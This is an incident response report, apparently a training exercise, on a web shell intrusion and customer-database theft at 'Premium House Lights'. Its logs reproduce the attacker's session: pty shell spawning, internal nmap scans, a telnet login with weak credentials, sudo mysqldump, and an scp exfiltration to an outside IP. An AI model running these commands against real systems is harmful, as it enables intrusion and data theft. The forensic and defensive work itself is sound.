

# Incident Response Premium House Lights

Scott Maclean  
Jan 10, 2025

# Table of Contents

1.Executive Summary	3
2. Incident Timeline	5
3. Technical Analysis	6
3A. Attack Origin and Impact	6
3B. Insight into how systems were accessed	8
3C. Outline of weaknesses that allowed for this incident to occur	13
4. Incident Response	14
4A. Recommended steps to contain and remediate the incident appropriately	14
4B. Steps to contain and remediate the incident	14
5. Post Incident Recommendations	15
5A. How should the company protect itself against such attacks in the future	15
5B. Recommended potential adjustments to security policy	16
6. Should you pay?	18
6A. Should you pay? Recommendations	19
7. Appendix	20
8. References and Citation	21

# Executive Summary

## Incident: Data Breach and Extortion Attempt

February 19 2022, Premium House Lights (PHL) became the target of a cyberattack, resulting in a confirmed data breach and subsequent extortion attempt. The company received an email from an unknown threat actor, the "4C484C Group," asserting that they had infiltrated PHL's systems and extracted sensitive customer data. The attackers included a sample of the stolen data, which contained the names and phone numbers of five customers which was cross-referenced and confirmed with our saved data table artifact.

This incident represents a significant breach of Premium House Lights' data security, with potentially severe consequences for the company, its customers, and its business operations. The investigation has confirmed that an unauthorized party gained root-level access to PHL's database server. This breach enabled the attackers to exploit vulnerabilities in the system and execute commands that allowed them to copy and transfer the entire "phl" customer database to a remote server. The attackers then attempted to extort the company, demanding a ransom payment of 10 Bitcoin (BTC) in exchange for not publishing the stolen data to an online forum.

The compromised database contains sensitive customer information, including personally identifiable information (PII). While the exact extent of the compromised data is still being assessed, it has been confirmed that names, phone numbers, addresses and spend amount were exfiltrated. This data breach has significant implications for PHL, including potential reputational damage, financial losses associated with incident response, legal fees, potential regulatory fines, and the erosion of customer trust.

Upon discovery of the suspicious activity, immediate action was taken to isolate the affected database server and prevent further unauthorized access. Critical evidence had been preserved such as the access logs for both the web server and database server, the shell that was run by the attacker, and the pcap files. A detailed analysis of system logs revealed a chronological sequence of commands executed by the attackers, including the exfiltration of the database to a remote server located at IP address 178.62.228.28. An investigation into this IP address is currently underway.

Moving forward, PHL is committed to a multi-faceted response plan by reviewing and enhancing its security policies, procedures, and controls to prevent future incidents. This includes implementing multi-factor authentication, network segmentation, establishing a DMZ, deploying a redundant firewall, server hardening, Wi-Fi security strengthening, IDS/IPS systems, and conducting regular security audits and penetration testing.

The company recognizes the seriousness of this breach and is dedicated to implementing robust security measures, as outlined above, to prevent similar incidents in the future and maintain the trust of its customers and partners.

## 2. Incident Timeline

**February 19, 2022, 21:57:** Multiple IP addresses scan the ports of the webserver to find which are open, the web server responds that port 22 (SSH) is open, but they are not able to make a connection

**February 19, 2022, 21:57:** IP 172.70.213.86 makes a successful TCP connection to the webserver on port 80 (possible reconnaissance attempt)

**February 19, 2022, 21:58:** The attacker at IP address 138.68.92.163 begins scanning the web server, sending numerous requests for non-existent files and directories.

**February 19, 2022, 21:58:** The attacker gets a 301 permanently moved response from /uploads

**February 19, 2022, 21:58:** The attacker requests /upload.php, which responds with a 200 OK.

**February 19, 2022, 21:59** The attacker successfully uploads a web shell (shell.php) to the /uploads/ directory via a POST request. This is likely the point of initial access to the web server.

**February 19, 2022, 22:00:** The attacker, now with access via the web shell, connects to the database server and runs netstat -atunp to list network connections.

**February 19, 2022, 22:00:** The attacker executed sudo -l on the database server.

**February 19, 2022, 22:00:** The attacker logged into the MySQL database as the root user.

**February 19, 2022, 22:01:** The attacker explores the database structure and then queries the phl database, specifically the customers table, selecting all data and then a sample of 5 records.

**February 19, 2022, 22:01:** The attacker initiated the mysqldump process to back up the phl database. (Confirmed by database access log connection ID 10).

**February 19, 2022, 22:01:** mysqldump locks the customers table, retrieves its structure and data, and completes the backup.

**February 19, 2022, 22:01:** The attacker verified the file type of phl.db on the database server.

**February 19, 2022, 22:01:** The attacker viewed the first 50 lines of phl.db on the database server.

**February 19, 2022, 22:02:** The attacker listed files in the current directory on the database server.

**February 19, 2022, 22:02:** The attacker exfiltrated phl.db from the database server to IP address 178.62.228.28.

**February 19, 2022, 22:02:** The attacker deleted phl.db from the database server.

**February 19, 2022, 22:02:** The attacker exited the shell session on the database server.

# 3. Technical Analysis

## 3A. Attack Origin and Impact

The web server access logs showed a site checker bot crawler right before the attack took place. While this tool itself isn't malicious, the timing indicates this was reconnaissance work done before the attack. These bots check for the root pages of a website, and in this case it got a '200' OK signal for GET / HTTP/1.1 (Fig 1) The requests came from 2 IP addresses, 136.243.111.17 and 138.201.202.232 with the former showing a hit on VirusTotal. (Fig 2)

```
136.243.111.17 - - [19/Feb/2022:21:56:11 -0500] "GET / HTTP/1.1" 200 491 "-" "SiteCheckerBotCrawler/1.0 (+http://sitechecker.pro)"
138.201.202.232 - - [19/Feb/2022:21:56:13 -0500] "GET / HTTP/1.1" 200 491 "-" "SiteCheckerBotCrawler/1.0 (+http://sitechecker.pro)"
138.201.202.232 - - [19/Feb/2022:21:56:13 -0500] "GET / HTTP/1.1" 200 491 "-" "SiteCheckerBotCrawler/1.0 (+http://sitechecker.pro)"
138.201.202.232 - - [19/Feb/2022:21:56:13 -0500] "GET /?escaped_fragment= HTTP/1.1" 200 491 "-" "SiteCheckerBotCrawler/1.0 (+http://sitechecker.pro)"
138.201.202.232 - - [19/Feb/2022:21:56:13 -0500] "GET / HTTP/1.1" 200 491 "-" "SiteCheckerBotCrawler/1.0 (+http://sitechecker.pro)"
138.201.202.232 - - [19/Feb/2022:21:56:15 -0500] "GET / HTTP/1.1" 200 491 "-" "SiteCheckerBotCrawler/1.0 (+http://sitechecker.pro)"
138.201.202.232 - - [19/Feb/2022:21:56:17 -0500] "GET / HTTP/1.1" 200 491 "-" "SiteCheckerBotCrawler/1.0 (+http://sitechecker.pro)"
138.201.202.232 - - [19/Feb/2022:21:56:21 -0500] "GET / HTTP/1.1" 200 491 "-" "SiteCheckerBotCrawler/1.0 (+http://sitechecker.pro)"
136.243.111.17 - - [19/Feb/2022:21:57:37 -0500] "GET / HTTP/1.1" 200 491 "-" "SiteCheckerBotCrawler/1.0 (+http://sitechecker.pro)"
138.201.202.232 - - [19/Feb/2022:21:57:39 -0500] "GET / HTTP/1.1" 200 491 "-" "SiteCheckerBotCrawler/1.0 (+http://sitechecker.pro)"
138.201.202.232 - - [19/Feb/2022:21:57:40 -0500] "GET / HTTP/1.1" 200 491 "-" "SiteCheckerBotCrawler/1.0 (+http://sitechecker.pro)"
```

Fig 1




Fig 2

Looking at the wireshark capture for the webserver, we can also see that a port scan was done by IP address 138.68.92.163 to see which ports were open. Our web server (134.122.33.221) gave a SYN ACK that port 80 (HTTP) was open as seen in Fig 3. The connection has not been made yet as the attacker is still aggressively scanning for other open ports.

162	2022-02-19 18:58:12...	138.68.92.163	46342	134.122.33.221	445	TCP	60	46342 → 445 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
163	2022-02-19 18:58:12...	138.68.92.163	46342	134.122.33.221	1025	TCP	60	46342 → 1025 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
164	2022-02-19 18:58:12...	138.68.92.163	46342	134.122.33.221	80	TCP	60	46342 → 80 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
165	2022-02-19 18:58:12...	138.68.92.163	46342	134.122.33.221	554	TCP	60	46342 → 554 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
166	2022-02-19 18:58:12...	134.122.33.221	25	138.68.92.163	46342	TCP	56	25 → 46342 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
167	2022-02-19 18:58:12...	134.122.33.221	445	138.68.92.163	46342	TCP	56	445 → 46342 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
168	2022-02-19 18:58:12...	134.122.33.221	1025	138.68.92.163	46342	TCP	56	1025 → 46342 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
169	2022-02-19 18:58:12...	134.122.33.221	80	138.68.92.163	46342	TCP	60	80 → 46342 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
170	2022-02-19 18:58:12...	134.122.33.221	554	138.68.92.163	46342	TCP	56	554 → 46342 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
171	2022-02-19 18:58:12...	138.68.92.163	46342	134.122.33.221	3306	TCP	60	46342 → 3306 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
172	2022-02-19 18:58:12...	138.68.92.163	46342	134.122.33.221	5009	TCP	60	46342 → 5009 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
173	2022-02-19 18:58:12...	138.68.92.163	46342	134.122.33.221	389	TCP	60	46342 → 389 [SYN] Seq=0 Win=1024 Len=0 MSS=1460

Fig 3

When the attacker finds no other open ports, they make a connection to port 80 and start scanning for root pages which are mostly returned as a 404 not found as seen in Fig 4.

337	2022-02-19 18:58:14...	136.230.201	40614	134.122.33.221	63643	TCP	76	40614 → 63643 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=3110345475 TSecr=0 WS=128
338	2022-02-19 18:58:14...	134.122.33.221	63643	136.230.201	40614	TCP	56	63643 → 40614 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
339	2022-02-19 18:58:22...	138.68.92.163	54944	134.122.33.221	80	TCP	76	54944 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=1054345726 TSecr=0 WS=128
340	2022-02-19 18:58:22...	134.122.33.221	80	138.68.92.163	54944	TCP	76	80 → 54944 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=4059173820 TSecr=1054345726
341	2022-02-19 18:58:22...	138.68.92.163	54944	134.122.33.221	80	TCP	68	54944 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=1054345824 TSecr=4059173820
342	2022-02-19 18:58:22...	138.68.92.163	54944	134.122.33.221	80	HTTP	196	GET /randomfile1 HTTP/1.1
343	2022-02-19 18:58:22...	134.122.33.221	80	138.68.92.163	54944	TCP	68	80 → 54944 [ACK] Seq=1 Ack=129 Win=65152 Len=0 TSval=4059173918 TSecr=1054345824
344	2022-02-19 18:58:22...	134.122.33.221	80	138.68.92.163	54944	HTTP	505	HTTP/1.1 404 Not Found (text/html)
345	2022-02-19 18:58:22...	138.68.92.163	54944	134.122.33.221	80	TCP	68	54944 → 80 [ACK] Seq=129 Ack=438 Win=63872 Len=0 TSval=1054345922 TSecr=4059173918
346	2022-02-19 18:58:22...	138.68.92.163	54944	134.122.33.221	80	HTTP	191	GET /frand2 HTTP/1.1
347	2022-02-19 18:58:22...	134.122.33.221	80	138.68.92.163	54944	TCP	68	80 → 54944 [ACK] Seq=438 Ack=252 Win=65152 Len=0 TSval=4059174016 TSecr=1054345922
348	2022-02-19 18:58:22...	134.122.33.221	80	138.68.92.163	54944	HTTP	505	HTTP/1.1 404 Not Found (text/html)
349	2022-02-19 18:58:22...	138.68.92.163	54944	134.122.33.221	80	TCP	68	54944 → 80 [ACK] Seq=252 Ack=875 Win=63744 Len=0 TSval=1054346019 TSecr=4059174016
350	2022-02-19 18:58:22...	138.68.92.163	54944	134.122.33.221	80	HTTP	190	GET /index HTTP/1.1
351	2022-02-19 18:58:22...	134.122.33.221	80	138.68.92.163	54944	TCP	68	80 → 54944 [ACK] Seq=875 Ack=374 Win=65152 Len=0 TSval=4059174114 TSecr=1054346020
352	2022-02-19 18:58:22...	134.122.33.221	80	138.68.92.163	54944	HTTP	505	HTTP/1.1 404 Not Found (text/html)
353	2022-02-19 18:58:22...	138.68.92.163	54944	134.122.33.221	80	TCP	68	54944 → 80 [ACK] Seq=374 Ack=1312 Win=63744 Len=0 TSval=1054346117 TSecr=4059174114

Fig 4

The webserver access log shows a high number of suspicious requests in milliseconds originating from IP 138.68.92.163. This amount of requests in such a short amount of time shows that this interaction is not usual client interaction with the site, but bot activity. After some checks for non-existent pages, the attacker finds page /uploads and gets result '301' which indicates that the page has been permanently moved. (Fig 5)

```
138.68.92.163 - - [19/Feb/2022:21:58:32 -0500] "GET /english HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:32 -0500] "GET /story HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:32 -0500] "GET /image HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:32 -0500] "GET /uploads HTTP/1.1" 301 529 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:32 -0500] "GET /32 HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:32 -0500] "GET /categories HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:32 -0500] "GET /detail HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:32 -0500] "GET /assets HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:33 -0500] "GET /strona 20 HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
```

Fig 5

After the attacker sees that the /uploads page is a legitimate page, they focus in on that page. They try and GET /upload.php HTTP/1.1" and receive a 200 OK response, indicating it is a file that legitimately exists on the server. Then the attacker tries GET /uploads/ HTTP/1.1" via a browser agent, where they receive another 200 OK response. After about 15 seconds the attacker tries to access the /uploads/ page via cURL (Fig 6) which is a command line tool used to download files to and from a remote server and gets a 200 response.

```
2.163 - - [19/Feb/2022:21:58:40 -0500] "GET /upload.php HTTP/1.1" 200 487 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
2.163 - - [19/Feb/2022:21:58:40 -0500] "GET /flash HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
2.163 - - [19/Feb/2022:21:58:40 -0500] "GET /48 HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
2.163 - - [19/Feb/2022:21:58:40 -0500] "GET /portal HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
2.163 - - [19/Feb/2022:21:58:40 -0500] "GET /design HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
2.163 - - [19/Feb/2022:21:58:40 -0500] "GET /uploads/randomfile1 HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
2.163 - - [19/Feb/2022:21:58:40 -0500] "GET /uploads/frand2 HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
2.163 - - [19/Feb/2022:21:58:40 -0500] "GET /uploads/ HTTP/1.1" 200 1115 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
2.163 - - [19/Feb/2022:21:58:55 -0500] "GET /uploads/ HTTP/1.1" 200 1115 "-" "curl/7.68.0"
2.163 - - [19/Feb/2022:21:59:04 -0500] "POST /uploads/shell.php HTTP/1.1" 200 2655 "-" "curl/7.68.0"
```

Fig 6

And finally the attacker uploads or uses 'POST' to upload a shell.php script via curl to the web server successfully as seen in Fig 6.

## 3B. Insight into how systems were accessed

Once the attacker was able to upload the shell.php file into the webserver, they were able to run commands to try and get into the data server.

```
/bin/sh: 0: can't access tty; job control turned off
$
whoami
www-data
$
python -c 'import pty; pty.spawn("/bin/bash")'
www-data@webserver:/var/www/html/uploads$
ls -l
ls -l
total 4
-rw-r--r-- 1 www-data www-data 2511 Feb 19 20:54 shell.php
www-data@webserver:/var/www/html/uploads$
dpkg -l | grep nmap
dpkg -l | grep nmap
ii nmap 7.80+dfsg1-2build1 amd64 The Network Mapper
ii nmap-common 7.80+dfsg1-2build1 all Architecture independent files for nmap
www-data@webserver:/var/www/html/uploads$
ifconfig
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 134.122.33.221 netmask 255.255.240.0 broadcast 134.122.47.255
    inet6 fe80::7813:bdfc:a544: prefixlen 64 scopeid 0x20<link>
    ether 7a:13:bd:dc:a5:44 txqueuelen 1000 (Ethernet)
    RX packets 15467 bytes 126662888 (126.6 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8893 bytes 1436508 (1.4 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.10.1.2 netmask 255.255.255.0 broadcast 10.10.1.255
    inet6 fe80::5008:71ff:fe2c:5bb5: prefixlen 64 scopeid 0x20<link>
    ether 52:08:71:2c:5b:b5 txqueuelen 1000 (Ethernet)
    RX packets 1247 bytes 92573 (92.5 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 6112 bytes 362226 (362.2 KB)
```

Fig 7


Fig 7 shows us the TCP stream from Wireshark that lists the commands that were run on the web shell after it was uploaded to the /uploads/ page. `whoami` showing the username of `www-data`. This is a default username for web servers such as Apache. The attacker then imports a more interactive shell environment using the `python` command. This is because the web server shell is often limited.

The attack then uses command `ls -l` which lists the files in the current working directory, showing read, write, execute permissions for owner, user, and everyone else. It shows that the owner `www-data` has read and write permissions.

The attacker then uses command `ifconfig` to look for the internal network infrastructure which shows the public-facing webserver IP (134.122.33.221) having an internal network IP address of 10.10.1.2.



After the attacker learned of the internal subnet, they ran some scans to try and reveal other IP's on the private network.




```
www-data@webserver:/var/www/html/uploads$  
nmap 10.10.1.0/24 -sS  
nmap 10.10.1.0/24 -sS  
You requested a scan type which requires root privileges.  
QUITTING!  
www-data@webserver:/var/www/html/uploads$  
nmap 10.10.1.0/24  
nmap 10.10.1.0/24  
Starting Nmap 7.80 ( https://nmap.org ) at 2022-02-19 21:59 EST  
Nmap scan report for webserver (10.10.1.2)  
Host is up (0.000074s latency).  
Not shown: 998 closed ports  
PORT      STATE SERVICE  
22/tcp    open  ssh  
80/tcp    open  http  
Nmap scan report for 10.10.1.3  
Host is up (0.0078s latency).  
Not shown: 998 closed ports  
PORT      STATE SERVICE  
22/tcp    open  ssh  
23/tcp    open  telnet
```

Fig 8

Fig 8 shows the commands that were run to reveal other IP's on the internal network.

First was the nmap -sS scan which is a stealthier option but requires root privileges which the attacker does not have so the operation is aborted. After that they run a regular nmap scan on the subnet and it shows the 2 running hosts and their open ports. Unfortunately it reveals the 10.10.1.3 IP address (because it's on the same subnet) which is our database server as revealed by the topology diagram artifact. This shows that the telnet and SSH port is open. Telnet is known as an insecure protocol so this is a major vulnerability.



```
Nmap done: 256 IP addresses (2 hosts up) scanned in 2.78 seconds  
www-data@webserver:/var/www/html/uploads$  
telnet 10.10.1.3  
telnet 10.10.1.3  
Trying 10.10.1.3...  
Connected to 10.10.1.3.  
Escape character is '^]'.  
Ubuntu 20.04.3 LTS  
database login:  
admin  
admin  
Password:  
admin
```

Fig 9

Fig 9 shows that after the attacker learned of the telnet vulnerability, they were able to connect to the database using the telnet protocol quite easily.

```

phl
Password:
phl

Login incorrect
database login:
phl

phl
Password:
phl123

Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-97-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Sat Feb 19 22:00:18 EST 2022

```

Fig 10

Fig 10 shows that after some failed login attempts, the attacker was able to access the database using login phl with password phl123. It is unclear if this was through a brute force attempt or just simple guessing but with the password being this weak it's obviously a huge vulnerability.

Once inside the database, the attacker issued commands as shown:

```

netstat -atunp
netstat -atunp
(Not all processes could be identified, non-owned process info
will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)

```

Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State	PID/Program name
tcp	0	0	127.0.0.1:3306	0.0.0.0:*	LISTEN	-
tcp	0	0	127.0.0.53:53	0.0.0.0:*	LISTEN	-
tcp	0	0	0.0.0.0:22	0.0.0.0:*	LISTEN	-
tcp	0	0	0.0.0.0:23	0.0.0.0:*	LISTEN	-
tcp	0	0	127.0.0.1:33060	0.0.0.0:*	LISTEN	-
tcp	0	0	147.182.157.9:22	142.112.199.247:42010	ESTABLISHED	-
tcp	0	0	10.10.1.3:23	10.10.1.2:49522	ESTABLISHED	-
tcp	0	0	10.10.1.3:23	10.10.1.2:43492	ESTABLISHED	-
tcp	0	0	147.182.157.9:22	142.112.199.247:42024	ESTABLISHED	-
tcp6	0	0	:::22	:::*	LISTEN	-
udp	0	0	127.0.0.53:53	0.0.0.0:*		-

```

phl@database:~$
sudo -l
sudo -l
Matching Defaults entries for phl on database:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User phl may run the following commands on database:
    (root) NOPASSWD: /usr/bin/mysql
    (root) NOPASSWD: /usr/bin/mysqldump
phl@database:~$

```

Fig11

Fig 11 shows the netstat -atunp command which shows the active connections to the database to show the current active connections. sudo -l was run to show the current commands that could be run with superuser privileges, showing the mysql and mysqldump files.

The attacker then ran sudo mysql -u root -p which granted them access into the sql database with root privileges. It did prompt for a password which the attacker had entered.

```
mysql>
show databases;

show databases;
+-----+
| Database |
+-----+
| information_schema |
| mysql |
| performance_schema |
| phl |
| sys |
+-----+
5 rows in set (0.00 sec)
```

Fig 12

They then ran the show databases command to show the sql databases in the server (Fig 12). At first the attacker tried finding the information in the mysql folder with no luck, they then switched to the phl folder which had the customer information. (Fig 13)

```
mysql>
use phl;

use phl;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql>
show tables;

show tables;
+-----+
| Tables_in_phl |
+-----+
| customers |
+-----+
1 row in set (0.00 sec)

mysql>
SELECT * FROM customers;

SELECT * FROM customers;
+-----+-----+-----+-----+-----+-----+-----+-----+
| customerNumber | customerName | customerId | contactLastName | contactFirstName | phone | amount_spent | addressLine1 |
+-----+-----+-----+-----+-----+-----+-----+-----+
| 103 | Atelier graphique | 1370 | Schmitt | Carine | 40.32.2555 | 21000.00 | 54, rue R |
| 112 | Signal Gift Stores | 1166 | King | Jean | 7025551838 | 71800.00 | 8489 Stro |
| 114 | Australian Collectors, Co. | 1611 | Ferguson | Peter | 03 9520 4555 | 117300.00 | 636 St Ki |
| 119 | La Rochelle Gifts | 1370 | Labrunne | Janine | 40.67.8555 | 118200.00 | 67, rue d |
| 121 | Baane Mini Imports | 1504 | Bergulfssen | Jonas | 07-98 9555 | 81700.00 | Erling Sk |
| 124 | Mini Gifts Distributors Ltd. | 1165 | Nelson | Susan | 4155551450 | 5677 Stro |
+-----+-----+-----+-----+-----+-----+-----+-----+

```

Fig 13

This information corresponds with the database table artifact that was extracted for us to examine.

```
mysql>
exit;

exit;
Bye
phl@database:~$
sudo mysqldump -u root -p phl > phl.db

sudo mysqldump -u root -p phl > phl.db
Enter password:

phl@database:~$
file phl.db

file phl.db
phl.db: UTF-8 Unicode text, with very long lines
phl@database:~$
```

Fig 14

Fig 14 shows that once the attacker verified they had found the correct database, they used `sudo mysqldump -u root -p phl > phl.db` which dumped the phl folder from the mysqldump database into a file called phl.db.

```
ls
ls
phl.db
phl@database:~$
scp phl.db fierce@178.62.228.28:/tmp/phl.db

scp phl.db fierce@178.62.228.28:/tmp/phl.db
fierce@178.62.228.28's password:
fierce123

phl.db 0% 0 0.0KB/s --- ETA
phl.db 100% 19KB 105.9KB/s 00:00
phl@database:~$
rm phl.db

rm phl.db
phl@database:~$
exit

exit
logout
Connection closed by foreign host.
www-data@webserver:/var/www/html/uploads$
exit

exit
exit
$
exit
```

Fig 15

Fig 15 shows that after the customer data was exported into a file, `ls` was run to verify it was there, and then the file was exfiltrated to IP 178.62.228.28 under username fierce. We can assume this is the remote database owned by the attacker. We also get access to the password for this username as fierce123. The attacker then removes the exported customer data file using `rm phl.db` and exits the database.

## 3C. Outline of weaknesses

### A. Insecure File Upload: (OWASP Top 10:2021, n.d.-b)

The /upload/ page on the web server had a critical vulnerability that allowed the attacker to upload a web shell (shell.php).

### B. Lack of Secure Coding Practices:

The presence of the file upload vulnerability suggests a lack of secure coding practices during the development of the web application. This includes insufficient code review, security testing, and vulnerability scanning.

### C. Inadequate Network Segmentation:

The web server and database server were not properly segmented on the network. The attacker was able to move laterally from the compromised web server to the database server.

### D. Absence of a DMZ:

The web server was not placed in a Demilitarized Zone (DMZ). A DMZ would have added an extra layer of security between the web server and the internal network.

### E. Over-Reliance on a Single Firewall:

There was an over-reliance on a single firewall for network security, creating a single point of failure.

### F. Weak Database Credentials:

The database server had weak credentials, allowing the attacker to log in with the username phl and password phl123.

### G. Open Telnet Port:

The database server had the Telnet port (23) open, which is an insecure protocol that transmits data in plaintext.

### H. Web Server User Permissions:

The web server user (www-data) had write permissions to the /uploads directory, allowing the web shell to be uploaded and executed. In addition, this user also had access to the internal network.

### I. Lack of Intrusion Detection:

The attacker's activities, including the web shell upload, port scanning, and database access, were not detected in real-time. This suggests a lack of effective intrusion detection systems (IDS) or security event monitoring.

### J. Absence of a SIEM:

The lack of a Security Information and Event Management (SIEM) system made it difficult to correlate events from different log sources and identify the attack.

## 4. Incident Response

### 4A. Recommended steps to contain and remediate the incident appropriately.

1. Isolate Affected Systems (NIST SP 800-61 Rev. 2)
